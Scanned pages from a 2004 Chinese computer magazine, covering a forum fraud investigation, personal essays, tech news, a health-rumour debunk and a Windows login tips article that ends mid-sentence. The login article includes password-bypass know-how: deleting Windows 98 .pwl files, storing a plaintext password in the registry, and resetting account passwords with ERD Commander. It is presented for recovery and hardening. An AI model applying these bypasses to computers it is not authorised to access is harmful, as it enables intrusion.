友情与背叛，他会怎样抉择？
本刊记者千里追踪网络骗子落网全过程。

法网恢恢 网骗难遁形

■ 阿健

2004年8月3日，记者行程3000公里，火车29小时，来到了祖国西南重镇贵州省贵阳市。路途中记者百思不得其解，究竟是什么样的人能够在一昼夜间，骗取网友两万余元现金？他何德何能，竟能在众目睽睽之下，上演一出"狸猫换太子"，将一片片价值数千元的显卡在快递公司运输过程中调包成一包包只有十元的廉价茶叶呢？事情要从编辑部的一个电话说起……

显卡变茶叶

7月19日，记者像往常一样，在各大论坛中寻找热点话题。此时，在GZeasy论坛上的一则置顶帖引起了记者的注意。这则标题为"寻找受骗事主"的帖子被版主用红色和大字号放置在论坛的顶部，其内容大致是在叙述一起发生在该论坛交易区的诈骗案件经过。发帖人用急切的语气通知那些曾经被骗的网友尽快向贵阳警方提供资料和被骗经过，而回帖间竟然还有网友替"嫌疑人"辩护，此帖长达400多"层"。这究竟是怎么一回事？凭借多年新闻工作的经验，记者隐约地察觉到这是一起不寻常的"网络诈骗"。

记者立刻用论坛短信通知发帖人，要求介入这起"网络诈骗"的调查过程，进行跟踪采访。让记者没有想到的是，就在短信发出5分钟后，坐席上的电话铃急促地响个不停，仿佛在催促记者此事十万火急。


快递包裹里面只有廉价茶叶

电话的另一边操一口南方口音（出于对证人和犯罪嫌疑人的保护，以下名字均为化名），"我们一共13个人被骗了！S君说好了卖给我们的行货技嘉9800Pro显卡，结果快递过来的却是茶叶。我们已经向贵阳警方报案了，嫌疑人已经拘留，现在案件正在调查中"。

"您能否说具体些，被骗的都有谁，事情的经过是怎样一回事？"记者耐心地询问事件经过。


上面为来自13位受害者的包裹

> **网警提示**
> 当你发现自己受骗，请立刻向当他公安机关报案。报案时请带好相关证据，说明案件发生的事件、地点，提供怀疑对象。千万不能只大呼上当，毕竟法律是讲证据的。

"是这样的，我们都是经常在GZeasy论坛上交流的网友，可以说都是硬件发烧友了。6月10号左右，S君在论坛上发帖子，说有一批行货技嘉9800Pro显卡出售，市价将近2000元，他有关系，能搞到便宜的，大概只需要1700元左右。于是，一些网友询问了一下详细的情况，感觉此人还是挺可信的，说的内容基本上都很靠谱。然后就纷纷汇款给他，结果收到的货都是破茶叶！"对方措辞严厉，记者能明显地感觉到他心情的急切程度。

"你说犯罪嫌疑人被捕，是什么时间的事？现在情况怎样了？"记者追问道。

“这样吧，我这里有一些详细资料，是我们刚准备好给警方的。我立刻给您发过去。”对方随即挂断了电话。

网警提示

当你在非专业交易网站上交易产品时，应尽量选择同城交易或者货到付款的方式。骗子往往会开出价廉物美、包修包换等优惠条件。这时你应格外提高警惕，切忌轻易相信别人。

在收到的E-mail中，记者看到的是一份长达19个页码的案件过程、所有聊天记录以及受害者的详细资料。为核实案件的真实性，记者电话联系了几个受害者，得到的答复证实此案确实发生了，受骗金额达到数万元，而且里面还有一个定居海外的华人朋友。放下电话，记者隐约地感觉到此事关系重大，如果事情属实，这不仅关系到13个受害网友的切身利益，案件背后的故事对广大即将或者已经在网络上交易的读者都有警示作用。经过编辑部集体讨论，大家一致认为该派记者到发案地贵阳实地采访，得到此案的一手资料。

一天骗两万

经过29小时的长途跋涉，记者来到贵阳市公安局。贵阳警方办事效率极高，在百忙之中抽调人手接受了记者的采访。承办案件的贵阳市公安局网监支队负责人将记者带进隐蔽的办公场所。整个楼道被一道齐顶的双层“铁将军”把守着，楼道里没有一般公安机关的光荣榜、人物介绍之类的橱窗，高大的墙壁、一尘不染的灰白大理石地面，衬托出网警办公环境的神秘与肃静。这里没有国徽、警徽之类的悬挂物，只能从门牌上的职能部门标示上认出这就是公安机关的办事机构。在一个写着“会客室”的小会议室内，记者见到了两位负责工作的同志。

看过记者对受害者的电话采访记录后，两位办案警官证实受害者所说基本属实。经网监支队周副支队长介绍，S君开始确实有这样一块技嘉9800Pro显卡想出售，于是开始在GZeasy论坛“二手交易区”发帖寻找买家。当时，S君开出了“低价”和“行货”两个诱人条件，很快就有西安的买家与其联系。S君为了显示其出货的诚意，留下自己真实的联系方式后，同意先将货物快递过去，再接受汇款。在办理快递手续时，S君起了贪念，将原定寄出的货物更换为廉价茶叶，并继续办理快递手续，告知对方快递流水号码。出乎S君意料的是，西安网友在汇款后立即电话咨询了快递公司，要求查一下该物品登记的尺寸大小，结果发现尺寸远远小于一块显卡的包装尺寸，于是开始在网上发帖质疑S君的行为有‘诈骗’之嫌。见事情即将败露，S君谎称有可能是快递公司将物品搞错了，为表明其清白愿意将汇来的款项如数退还。几分钟后，西安网友收到退赔原数额的汇款。

网警提示

在非正规交易网站交易产品时，切忌先款后货。如需先款后货，尽量选择信任度较高的交易对象。如果发现受骗，一般来讲款子是很难退回的，这时请立即通知公安机关。切忌认为自己的受骗金额不多，公安机关不会受理。只要是违法犯罪，都是公安机关打击对象。

杰队长补充道：“是网友的善良让犯罪嫌疑人觉得有机可乘。S君的‘圆谎’之举被广大善良的网友认为是‘诚信’之举。论坛上几个不明真相的网友说了几句‘公道话’，什么‘西安朋友不该不相信别人’之类，这让很多跟西安网友一样警惕性很高的网友一下子放松了警惕性，从原本的‘怀疑’到‘完全相信’，13名网友陆续寄去了钱，有的人甚至一人订购3块，累计金额达到了5000余元。S君在一天之内收到赃款两万余元。骗钱如此之容易，这是连他自己也没想到的！”

10天取证1天抓捕

“网络诈骗取证过程相当复杂”，周副支队长向记者讲述了网络诈骗案件的侦破难点，“和所有诈骗案件一样，由于早期银行监控效果不清晰，很难从模糊的监控录像中识别取赃款的嫌疑人特征。而且，网络诈骗案件以跨地域诈骗居多，网友提供的证据一般不是特别充分，这就给侦查工作带来困难。对于抓捕网络诈骗犯罪嫌疑人，如何把虚拟身份和真实身份之间形成严谨的证据锁链，将多种证据按照某种逻辑串联，构成起诉的条件，是破获此类案件的关键！”



记者看到S君黑瘦的背影消失在看守所走廊中

据介绍，警方只用了10天时间取得完整的证据链，这功劳应该归广大善良网友。受骗网友陆续汇款后没几天，第一批“茶叶显卡”浮出水面，愤怒之下，网友并没有一味地在网上谩骂发牢骚，而是有组织地开始收集犯罪证据。来自湖北的张勇（化名）一方面在QQ上建立受骗者群，发消息通知大家开始在各自的公安机关报案，配合当地公安机关作询问笔录；一方面联系大多数证据所指的犯罪嫌疑人籍贯所在贵阳公安机关报案，并协助联系受骗者寄回“昂贵”的茶叶、银行汇款凭证、包裹单等物证。加上网友E-mail过来的聊天记录、犯罪嫌疑人在论坛里登记的个人资料，仁警官和杰警官在思考下一个问题：这些证据的内在联系在哪儿？如何才能理出一条完成的证据锁链？网监支队办案期间，不断有新增加的证据从祖国各地寄过来，突然一份来自GZeasy论坛管

理员和受害人张勇联合整理的资料给了办案人员不小的启发！这些材料是厚厚的聊天记录和快递公司包裹单，上面依稀地印有快递公司电话，但可惜的是取货人地址看不清楚了。包裹单上的名字和某些受害人汇款单的接收人姓名吻合，看来S君的真名很快就能浮出水面了。警方立刻联系快递公司，幸好取快件的人员记得S君的暂住地，这一地区ADSL宽带的IP地址和GZeasy论坛管理员提供的嫌疑人上网IP刚好吻合。这是否意味着嫌疑人很快就能锁定在某个人身上了，此次搜索暂住地的行动是否能顺利捕获嫌疑人呢？


网上银行电子汇款截图


汇款凭证

网警提示

举证时，要细心收集汇款凭证、对方姓名、住址、电话号码、身份证号等含有嫌疑人个人信息的物证。

没想到犯罪嫌疑人并没有在这里居住。不过，调查中警方了解到嫌疑人还有一个居住地位于100多公里外的安顺市。回到办公室，警官们将发案过程和取得的证据串连起来，几乎所有证据的矛头都锁定在S君身上。紧张的抓捕行动开始了。

由于办案经费有限，一辆简陋的面包车就是支队办案的代步工具。在安顺市网监部门的积极配合下，贵阳警方悄无声息地走进了一个旧居民小院内。由于准备工作做得充分，整个抓捕行动进行的相当顺利。在一间北屋内，S君被贵阳网监支队警官抓获。当时，犯罪嫌疑人正在和其表弟玩电脑游戏。从贵阳到安顺，再到贵阳，整个抓捕过程仅仅用了1天的时间。

与嫌疑人S君面对面

记者在贵阳市看守所中见到了1天内诈骗金额高达2万余元的“高手”S君。从他被管教带出来的那一刻，他黑瘦的外表给记者留下了极其深刻的印象。S君，贵州某名牌大学计算机专业大二年级学生，精通计算机软硬件，网龄7年。

记者：你想到过会被警方逮捕吗？

S君：想过。骗了人家的东西心理就开始不安，不好和父母交待，做梦都害怕被抓住，但清醒时总觉得网警离我那么远，不会找到我的。没想到……

记者：第一次把钱退给人家了？你是怎么想的？为什么这么做？

S君：我也不想把事情搞大。当时我看对方是老师，因为我父母也是教师，觉得心理有些不忍，就胡乱找了个理由把钱退回去了。不过，我也没想到很多人出来帮我说话。当时我的胆子一下子大了起来，一不做二不休，就连钱带物一起收下来了。

记者：你是在校学生，经济上有没有困难？

S君：这个方面没有。我平时还在电脑城打工，给几家广告公司做设计，养活自己完全没有问题。即使毕业以后，我也能靠自己找到一份很好的工作。

记者：我和几位警官很替你惋惜啊！所有的前途可以说因为你的所作所为将会离你越来越远。你当时为什么还这么做呢？

S君：哎，事后我也想过这问题。看起来是一时冲动吧，但其实心理看着其他网友硬件懂得不是很多，却能有大把大把的钞票购买一流的配件，心里特别不平衡。还有一个原因就是我刚才说的，觉得网警是不会为了这点儿钱找到我的。这应该算是心存侥幸吧。

……

采访中记者能明显感觉到这个皮肤黝黑，个子高挑，体型瘦弱的贵州小伙子与其他在押人员的差别，无论从言谈举止，还是从考虑问题的角度，我怎么也不能将他与那些面目狰狞的罪犯划等号。

记者：受骗者当中有几个好像跟你关系还不错，有过交易是吗？

S君：是的。以前我的交易记录都是很好的。卖出去东西还要帮人家解决技术难题，算是售后服务吧。

记者：你们在虚拟的世界是朋友，还欺骗朋友，你不在乎自己的声誉吗？

S君：我很在乎。事后也想过退一部分钱给几个“朋友”，但钱很快都花在高级计算机配件上了。

警方证实，抓捕S君时，其身上只有人民币2元。这和所骗数额2万元形成了鲜明的对比！当记者追问S君家里情况的时候，他低下了头，嗓音开始哽咽，留下了悔恨的眼泪。

……

记者：想对那些曾信任你的朋友说些什么？对那些受骗的网友说些什么？还想对你的家人说些什么？

S君：对不起……我对不起父母，我怕妹妹从此不再理我，以我为耻；也对不起朋友，他们在事发后，还劝我自首，减轻罪责；对那些上当的网友，除了说声对不起，我觉得他们真的不要再轻信别人的话，他们的善良和无自我保护意识助长了骗子的气焰吧。真的对不起。

管教带领S君离开时，记者送给S君两本《电脑爱好者》杂志，希望渴望获得知识、重技术的他能从书中悟道更多技术以外的东西。毕竟我们的世界不是网络，现实的世界永远不会像网络世界那样“无拘无束”。人间最宝贵的东西——诚信，在S君看来如此的不值一提。认识他的人为他惋惜的同时，不得不承认“人间有情，法网无情”。在强大的法网控制下，任何抱有侥幸心理，触犯法律的人终究会得到惩处，无论你是现实人，还是披着“虚拟人”外衣的“狼外婆”。

CF [XW01]

讲述小编自己的故事……

失而复得的通讯录

■ snow

不知不觉中，离开校园的时间已经上升为两位数了。在北京也“漂”了有一段时间了，刚巧，有那么几天，工作不是很忙，人也很悠闲，想起了分别多年的大学同学。

说起像我们这样的七十年代生人，几乎是和醒过来的中国一起成长的人们，从懂事到现在，这个世界一直在变：计划生育、包产到户、家庭承包责任制、股份制、下岗、毕业双向选择、网络、入世等等，直到现在还处在不可知的变化中。我们不像上几代人那样能在生活的缝隙中休憩驻足，沉淀一些细致的感受。我们的生活也因此而多了些许的惆怅，更多的奋斗。

毕业时，刚好赶上实行双向选择，于是也就没有安分于家乡的小城，舒适的工作。几年下来，工作换了几家，城市也跑了好几个，自然，同学也就多疏于联系了。

言归正传。那个时候，网络上的校友录已经流行有好几年了，于是，就想到了这个网络上的好东西，说不定，可以通过它找到失去联系的同学呢 。

以最快的速度在ChinaRen和5460上转了一圈，不但有原来的母校，让我惊喜的是，就连读小学、中学的学校竟然也全有。要知道，我的家乡在行政区划上是个很小的城市，不禁感叹网络无处不在啊。不知不觉中，有一点点寄希望于网络，只要我要找的人也登录这个地址，我们就可以联系了。毫不犹豫地在ChinaRen上面建立了班级的校友录，我可是班级的创始人呦。

之后就一直很忙，直到有一天突然收到ChinaRen发来的提醒邮件，才赶紧去班级的页面上看看。其实就没有寄太大的希望在这个虚无缥缈的网络中，没想到真的看到了久违的名字。呵呵，自己禁不住在电脑前面窃笑，赶紧抓起电话，拨通了页面上的电话号码，就像担心它会消失一样，联络上了几个在北京的老同学，接下来的自然是老同学大联欢了。

在接下来的几年时间里，同学们陆陆续续地到来这里，因为互联网越来越普及的原因，经常会在网络上面开一个小型的聚会。偶尔，也会和曾经的室友在QQ上，说说家长里短，发发不顺心的牢骚，或者架上摄像头看看不再年轻，但风采依旧的彼此。

时逢毕业十周年之际，又有远在国外的同学也找到了我们这个网络上的家。十年前，我们毕业的时候，是怎么也不会想到十年后，我们是以这样的方式彼此保持联络的。是网络让人与人之间变得如此既近又远。谁知道再一个十年，我们会是什么样子呢！

CF [DJ01]

编辑部印象

■ 小焱

7月份才开始的时候，咱们合订本部门的几个小编受命搬到了楼上的CFan编辑部，和CFan编辑部“大编”、“巨编”们坐在了同一个屋顶下。整个夏天，我们怀着和读者朋友们一样好奇心，激动地看着CFan小编们每天如何编辑着一篇篇的大作，仔细地听着他们一次次高谈阔论，“敬仰之情犹如滔滔江水，连绵不绝”。当然，CFan小编们热情如火，“烤”得我们心里暖暖的。

敬仰之余，我也发现了小编们的种种“怪”习，可是他们早已见怪不惊了……

郁闷的事

常被关在门外。拿着房间钥匙的同志，常加班到深夜，第二天早上总是会被车“堵”在路上。

编辑部太挤。CFan小编每个人都有好多东西，桌子上、过道旁堆得满满的。就连我们的最爱——读者的奖品和大堆读者来信，都只能放在楼下21层。

打着雨伞上班。虽然我们的工位在编辑部里最优越（太感谢CFan小编们的照顾了），但头上的空调出风口，送给我清凉的时候也带下了空调的冷凝水。

他们“黑话”联翩。他们说小小屋、小屋、里屋，我们不知道说的是哪里。人称摔锅、小特、Cornel、Flanker、栗子、英子、英雄、小新等都是密不外传的外号。遇上他们的典故黑话，那就更是摸不着头脑了。

羡慕的事

这里开会很热闹。小编们习惯了在QQ群里开会，逢开必“吵”，QQ表情交互间方显英雄本色。

小编们定力强。每天都有很多人来交流，读者、作者、快递，还有媒体和厂商的朋友，川流不息，但他们CFan“小编”们却都有闹中取静的工夫。

不吃饭也能工作？小编们好像都是神仙，中午经常不吃饭，或者拖得很晚才去。而加班的同志也经常将晚饭拖到半夜，身体真好！阿健说，他是在实验“工作减肥法”，实验成功后准备申请专利向全世界推广。

许多小编工位上配笔记本和台式机各一。个别小编是好几个显卡、主板、显示器换着用，液晶显示屏、6.1音箱、DVD刻录机、无线键鼠、GPRS网卡更是随处可见。不过后来才知，这些新奇玩意都是测试样品，当测试完成送回的时候，他们都要痛苦地唠叨好几天。

谁说一心不能二用？小编们每天都有好多读者的电话，读编沟通很重要，但改稿子更不能耽误。

小编们嗓子都很好。17点后，小编们游戏时，那怒吼和叫骂声响彻云霄。不过现在游戏时间真的是越来越少了。

CF [DJ02]

新闻“爬”行榜

从本期开始，我们将推出一个全新板块——新闻“爬”行榜。
网络新闻遍地开花，究竟哪朵最多姿？
新闻“爬”榜有理由，究竟哪条会入围？
下面就是本期新闻“爬”行榜揭榜时段。

奥运赛场谁最忙？

——IT厂商与奥运会“联姻热”

仿佛一夜之间“体育”两个字成为今年市场推广活动的主旋律，IT行业也不例外。今年3月份联想正式签约成为奥运会赞助商；4月份家电巨人海尔冠名澳大利亚墨尔本老虎篮球队；7月份科健赞助在香港举行的英超利物浦队对香港队的比赛；7月2日，华硕笔记本电脑成为中国国家击剑队指定笔记本电脑产品，并将随队远征；8月6日，三星将正式宣布，签约对雅典奥运中国体育代表团的支持。

点评：奥运会不仅是运动员的赛场，更是IT厂家的赛场。

上榜理由：奥运赛场上IT厂商作秀。

金山毒霸为何“猴急”？

——微软将推出杀毒软件？！

Windows XP SP2英文版操作系统正式发布。据称该系统最大的特点是增加了安全中心功能，并且捆绑了微软自主研发的个人防火墙，在安全程度上有了大幅度提高。国内诸多杀毒软件厂商目前都在密切关注，一旦微软确定捆绑杀毒软件，那么国内杀毒厂商为了保证公平的竞争环境，将有可能集体对微软的不公平竞争提起诉讼。

点评：商家之争争的就是利益得失。微软想进入杀毒软件领域，看来要做好打硬仗的准备了。

上榜理由：微软的杀毒软件值得期待。

中移动头疼什么？

——联通推出双模手机

中国联通在8月5日推出双模手机服务，以吸引用户加入目前还未充分利用的CDMA网络。联通的双模服务将同时兼容GSM和CDMA网络，这在世界上尚属首次。中国联通董事长兼总裁王建宙表示，通过使用该公司即将推出的名为“世界风”的双模服务，中国的GSM用户也能享受到联通CDMA网络所提供的高速数据服务。

点评：双模手机就好比你同时拥有了打电话和上网的权力，通话与上网两不误，这可是高端商务人士的好选择。

上榜理由：新生代手机难产啊！

“搜狗”找Google的碴儿

——第三代搜索引擎问世

搜狐正式推出全新独立域名专业搜索网站“搜狗”，成为全球首家第三代中文互动式搜索引擎服务提供商。专业搜索“搜狗”的诞生为“搜狐网络矩阵”体系增添一员猛将。第三代中文搜索引擎“搜狗”的问世，是搜索技术发展史上的重要里程碑。搜狐不仅成为首家拥有自主开发搜索技术的门户网站，并且一步跨到搜索技术的最前列。

点评：相信第三代搜索引擎将更为人性化！

上榜理由：“狗”鼻子很灵，不知能否找到Google的碴儿！

快了！机器人将代替人

——韩国推出家用机器人

韩国从去年下半年开始正式出售了替代家庭主妇清扫房间的清扫机器人。从年初开始在美国600多家商店热销的大众性清扫机器人RhuMBA以40万韩元的价格正在销售。像人一样走路和跳舞的机器人已成为历史。在2003年索尼公司推出的机器人QRIO一分钟能跑14米，而且还能空中跳跃，虽然跳跃时间仅达到0.04秒，但像漫画主人公原子小金刚一样会飞。

点评：家用机器人比起家用电脑来功能更为强大，说不准什么时候就会有一个机器人DIY代的到来！

上榜理由：机器人代替人不远了。

谁说光盘存储被互联网淘汰了？

——纳米光盘挑战存储极限

由台湾大学物理研究所及铼德科技公司等单位共同研发的纳米光盘，一片可容纳二十部电影、容量高达一百GB以上，将使光盘市场出现革命性的变化。台大物理研究所正式将最新研发的纳米光盘交给铼德公司进行量产研发，铼德公司计划最快三年内上市。

点评：如今互联网的普及给光盘带来了一定冲击，但是纳米光盘的推出又将给IT业界带来一场革命！

上榜理由：揭示最新的光盘发展技术。

"升存者"活动圆满结束 李雅楠赢得万元大奖

由《电脑爱好者》杂志社和华硕公司联合举行的大型活动"升存者"于2004年8月16日正式落下帷幕。活动历时4个月，经过750名入围选手的激烈争夺，丹东选手李雅楠、哈尔滨选手黄家奇、成都选手耿强入围决赛。丹东选手李雅楠赢得由华硕电脑提供的10000元培训基金。

此次活动得到了华硕公司的大力支持，共吸引了879名有效选手，投票总数高达十几万票。在华硕人力资源部经理和《电脑爱好者》人事部经理的选拔下从入围的10强里共挑选出了3名选手赴京参与。同时《电脑爱好者》杂志、《电脑爱好者》网站全程跟踪报道此事，网站每日更新参与者的日记、参与者的评论，并刊登参与者的工作情况照片等。



2004年8月16日，"升存者"活动圆满结束。丹东选手李雅楠赢得由华硕电脑提供的10000元培训基金。《电脑爱好者》杂志主编封立鹏（左），华硕中国业务事业群品牌中心品牌总监郑威（右）亲自为选手颁奖。李雅楠手捧万元创业基金，欢喜之情溢于言表。

如果用一句话总结在华硕的宝贵实习机会，万元基金得主李雅楠总结道，"让大学生了解社会，'升存者'活动作出了有益的尝试，这让我看到了自己的所长所短，找到定位以后，回到学校就知道学习的方向是什么了。"李雅楠的胜出并不意味着其他两位选手表现不优秀。三位选手在整个活动过程中的杰出表现让华硕电脑公司非常满意。"整个活动办得红红火火，而且在人才选拔、就业指导方面做出了有益的尝试"。华硕中国业务事业群品牌中心品牌总监郑威说。

CF [XW02]



戴隐形用电脑会得白内障？



■ 阿健

近日，网络上一则可怕的消息让记者久久不能平静。据称该消息事关很多佩戴隐形眼镜使用电脑的PLMM（漂亮媚妹）的身体健康！

寻根探源

有研究人员表示，现在普遍被使用的隐形眼镜，都是使用高分子材质所制造，虽然各厂牌材料不尽相同，但实验显示，所有隐形眼镜在电脑辐射照射下，都会渐渐分解变质，使得原先材料的分子产生变异，这些分解后的小分子，有的会透过淋巴循环到达晶状体，和晶状体的修复组织结合，造成新的聚合物。

一般而言，少量的聚合物会从眼球内被排出到眼球表面，最后变成眼屎。但量一多的时候，聚合物的大小会超过排出孔的大小，此时，这些眼球内的杂物就会堆积在晶状体内，渐渐形成"白内障"。

寻医问药

记者带着问题走访了国内眼科权威医疗机构——北京同仁医院。为了让问题得到一个全面答复，记者找到了同仁医院眼科白内障治疗专家安裕志教授。看过记者从某网站获取的消息原文后，安教授给出了一个明确答复：佩戴隐形眼镜引起白内障，国内尚未见到文献报道。

通俗地理解，白内障患者看东西就像隔着毛玻璃。理论上讲，患白内障是因为眼球晶状体的结构和功能老化造成的，也就是说，只要你足够老，就会患上白内障。据安教授介绍，一些人假如有高度近视、视网膜剥离、色素性视网膜炎等眼疾，比正常人容易产生白内障。流行病学研究指出长期暴露在紫外线辐射中会增加白内障的危险性，所以炎炎夏日紫外线指数太高时，宜避免外出，如需外出除了皮肤的防范外，戴付抗紫外线的太阳眼镜保护眼睛也是必须的。

为了健康，补充维生素C和E，胡萝卜素等可以减少白内障生成的危险性。现在你该知道了，网络上的那则消息"戴隐形用电脑会得白内障"无事实根据！

CF [XW03]

进入操作系统前，我们第一个看到的就是登录对话框，它是防范非法进入系统的第一道大门，只有拿到了“准入证”，你才能顺利进入操作系统，不过在登录系统的过程中，却有许多的问题和技巧是值得探讨和研究的，例如系统无法登录、如何实现自动登录等，这里我们就和大家共同讨论一下这个话题。

走进系统的“魔法门”

■ 缘来如此

自动登录 打开方便之门

对于 Windows 98 来说，系统启动时会自动弹出登录提示框，而对于 Windows 2000/2003 系统就更麻烦了，需要按住 Ctrl + Alt + Del 组合键才能出现登录提示框，然后还需要输入登录密码才能进入系统，对于个人单机电脑用户来说，这些繁琐的登录步骤完全是多余的，下面我们针对不同的系统，介绍实现自动登录的方法。

1.Windows 98

实际 Windows 98 的登录对话框形同虚设，大家也习惯于按下 Esc 键直接进入系统，不过每次启动系统都看到这个提示(见图 1)，也挺烦人，其实只要在第一次弹出这个登录对话框时，单击“确定”按钮进入，下次就不会再有这样的提示了。




图 1

> **小提示**
>
> 三种登录各不相同
>
> ★ Microsoft 友好登录:以这种登录方式是 Windows 安装后的默认登录方式，在第一次登录系统时会显示一个登录窗口，如果不输入密码，以后再登录系统就不再显示这个窗口。
>
> ★ Microsoft 网络用户:安装了网卡驱动程序后，Windows 会以 Microsoft 网络用户的方式登录系统，登录时电脑会弹出一个 Microsoft 网络登录的窗口。必须键入用户名和密码，以后每次启动时都会自动显示该窗口。如果没有设置密码，直接按“确定”即可登录，如果设置有密码，必须键入正确密码。若输入密码不正确，电脑也能登录系统，但只能在本地运行操作系统，不能上网共享资源。这种登录方式在局域网中比较使用。
>
> ★ Windows 登录:如果在“控制面版”的“用户”中设置了多个用户，可以选用这种登录进行方式，登录系统前会显示一个与 Microsoft 网络用户登录相类似的窗口，在这个登录窗口中输入不同的用户名和密码，就可以享有不同用户各自的桌面，菜单等一些用户配置了。

如果上面的方法不灵，那说明出现的登录提示框可能是网络用户登录提示，这时需要在右击桌面“网上邻居”并选择“属性”，在打开的网络配置对话框中单击“主网络登录”下拉框，选择“Windows 登录”即可(见图 2)。



图 2

2.Windows 2000/XP/2003

Windows 2000/XP/2003 的登录安全性比较高，登录步骤也相对比较麻烦的，而且不像 Windows 98 那样可以跳过登录验证进入系统，为了方便，使用自动登录还是很有必要的，这里有两种不同方法实现自动登录。

方法一：在开始菜单“运行”栏中输入“rundll32 netplwiz.dll, UsersRunDll”(Windows XP/2003 还可以输入“control userpasswords2”)打开经典模式“用户账户”设置对话框(见图 3)，选中要自动登录的账户名称，清除“要使用本机，用户必须输入用户名和密码”复选框，接着单击“高级”选项卡，清除“要求用户按 Ctrl-Alt-Delete”复选框，单击“确定”按钮，这时会弹出提示框，输入要自动登录的账户名称和登录密码，保存后重启系统即可。



图 3

方法二：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]，双击“DefaultUserName”键值，输入你要自动登录的账户名称，然后双击“DefaultPassword”键值(如果该键值不存在，需要新建一个，类型为字符串值)，输入登录密码，同时还需要查看一下“AutoAdminLogon”键值(如果没有，需要新建，类型为字符串值)的数值，值为“1”时表示允许自动登录，值为“0”表示禁止自动登录，当然这

里要设置值为“1”了，最后重启电脑即可自动登录了。

但要注意的是，这个方法因为登录密码写在了注册表中，所以不太安全，也不推荐使用。

实例：给Windows XP/2003增加密码选项

在Windows 2000中的控制面板中有一个“用户名和密码”设置项，可以直接打开图3所示的设置窗口，但在Windows XP/2003中则必须在“运行”栏中输入命令才能打开，其实只要把以下内容保存为REG脚本文件，然后导入注册表，即可在控制面板中添加“用户名和密码”设置项。

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\CLSID\{98641F47-8C25-4936-BEE4-C2CE1298969D}]
@="用户和密码"
"InfoTip"="使用Windows 2000风格的用户和密码"

[HKEY_CLASSES_ROOT\CLSID\{98641F47-8C25-4936-BEE4-C2CE1298969D}\DefaultIcon]
@="%SystemRoot%\\\\System32\\\\netplwiz.dll, 0"

[HKEY_CLASSES_ROOT\CLSID\{98641F47-8C25-4936-BEE4-C2CE1298969D}\Shell]

[HKEY_CLASSES_ROOT\CLSID\{98641F47-8C25-4936-BEE4-C2CE1298969D}\Shell\Open]

[HKEY_CLASSES_ROOT\CLSID\{98641F47-8C25-4936-BEE4-C2CE1298969D}\Shell\Open\command]
@="Control Userpasswords2"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\NameSpace\{98641F47-8C25-4936-BEE4-C2CE1298969D}]
@="Add Userpasswords to Control Panel"
```

小提示

故障恢复控制台自动登录

Windows 2000/XP出现问题时，我们通常会使用故障恢复控制台来解决问题，但在登录故障恢复控制台时，系统会提示输入管理员密码，其实只要在“控制面板”中打开“管理工具→本地安全策略”，再依次展开“安全设置→本地策略→安全选项”，在右边双击“故障恢复控制台：允许自动系统管理级登录”策略，将其设置为“已启用”后保存设置即可。这样就能让你使用管理员身份自动登录故障恢复控制台。

登录安全，筑好系统安全之门

1.失效的Esc 阻止Windows 98匿名登录

前面介绍过在Windows 98中可以按下Esc键跳过登录验证，对于一些公共使用的电脑来说，这是很危险的，下面的方法可以阻止匿名登录用户。

第一步：双击“控制面板→用户”打开多用户设置向导，根据提示输入你的用户名，完成用户设置并重新启动系统。

第二步：再次打开“控制面板→用户”，这时看到的则是用户管理界面了，选中你的用户名称，单击“设置密码”按钮添加一个密码。

第三步：打开“控制面板→网络”，在“主网络登录”下拉框中选择“Windows友好登录”后确定。

第四步：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\network\logon]，在右边新建一个DWORD类型的键值，名称为“MustBeValidated”，并设置其值为“1”。

现在重启电脑，会出现一个全新的登录对话框(见图4)，这时再按Esc键也无法进入系统了。



图4

小提示

堵住Windows 2000的登录漏洞

Windows 2000的系统登录有一个非常严重的漏洞，那就是著名的Windows 2000输入法漏洞，具体实现方法可以在搜索引擎中搜索“Windows 2000输入法漏洞”即可找到。解决方法也很简单，下载并安装Windows 2000 SP1以上的补丁即可。

2.让Windows 2000登录提示框“失忆”

Windows 2000登录提示框的用户名栏中会自动保存上次登录的用户名，在公共使用的电脑中，这个功能有时会给管理上带来安全隐患，下面的设置可以让Windows 2000“失忆”。

在“开始→运行”中输入“gpedit.msc”打开组策略编辑器，依次展开“计算机配置→Windows设置→安全设置→本地策略→安全选项”，在右窗格中双击“交互式登录：不显示上次的用户名”，选中“已启用”单选框即可(见图5)。这样设置以后，用户每次登录时都必须输入登录用户名和密码才能登录。




图5

3.忘记了系统登录密码 怎么才能登录系统？

对于Windows 98来说，忘记登录密码是很容易解决的，只需在系统启动时选择进入DOS命令行方式，然后进入Windows目录，运行“del *.pwl”命令删除密码文件，重新启动系统就可以不用密码进入系统了，这也是Windows 98的一个安全隐患。

对于Windows 2000/XP/2003来说，其安全性是较高的，就需要使用专门的工具来解决了。这里推荐使用ERD Commander，它可以直接修改任何账户的密码，而不需要输入原始密码，这样当你忘记密码时，只需要重新设置一个密码即可，具体使用请查看《电脑爱好者》2004年第5期《超级系统维护磁盘面对面》一文中实例三的介绍。

系统登录经典问题解答

1.在Windows XP中，我想使用和Windows 2000一样，按下Ctrl＋Alt＋Del组合键才能进行登录的方式，怎么做？

解答:Windows XP有两种登录界面，一种是漂亮的欢迎屏幕登录界面，一种是和Windows 2000一样的经典登录界面，默认使用的是前者，现在我们需要使用后者。打开“控制面板→用户账户”，单击“更改用户登录或注销的方式”，然后取消“使用欢迎屏幕”选项标记(见图6)，单

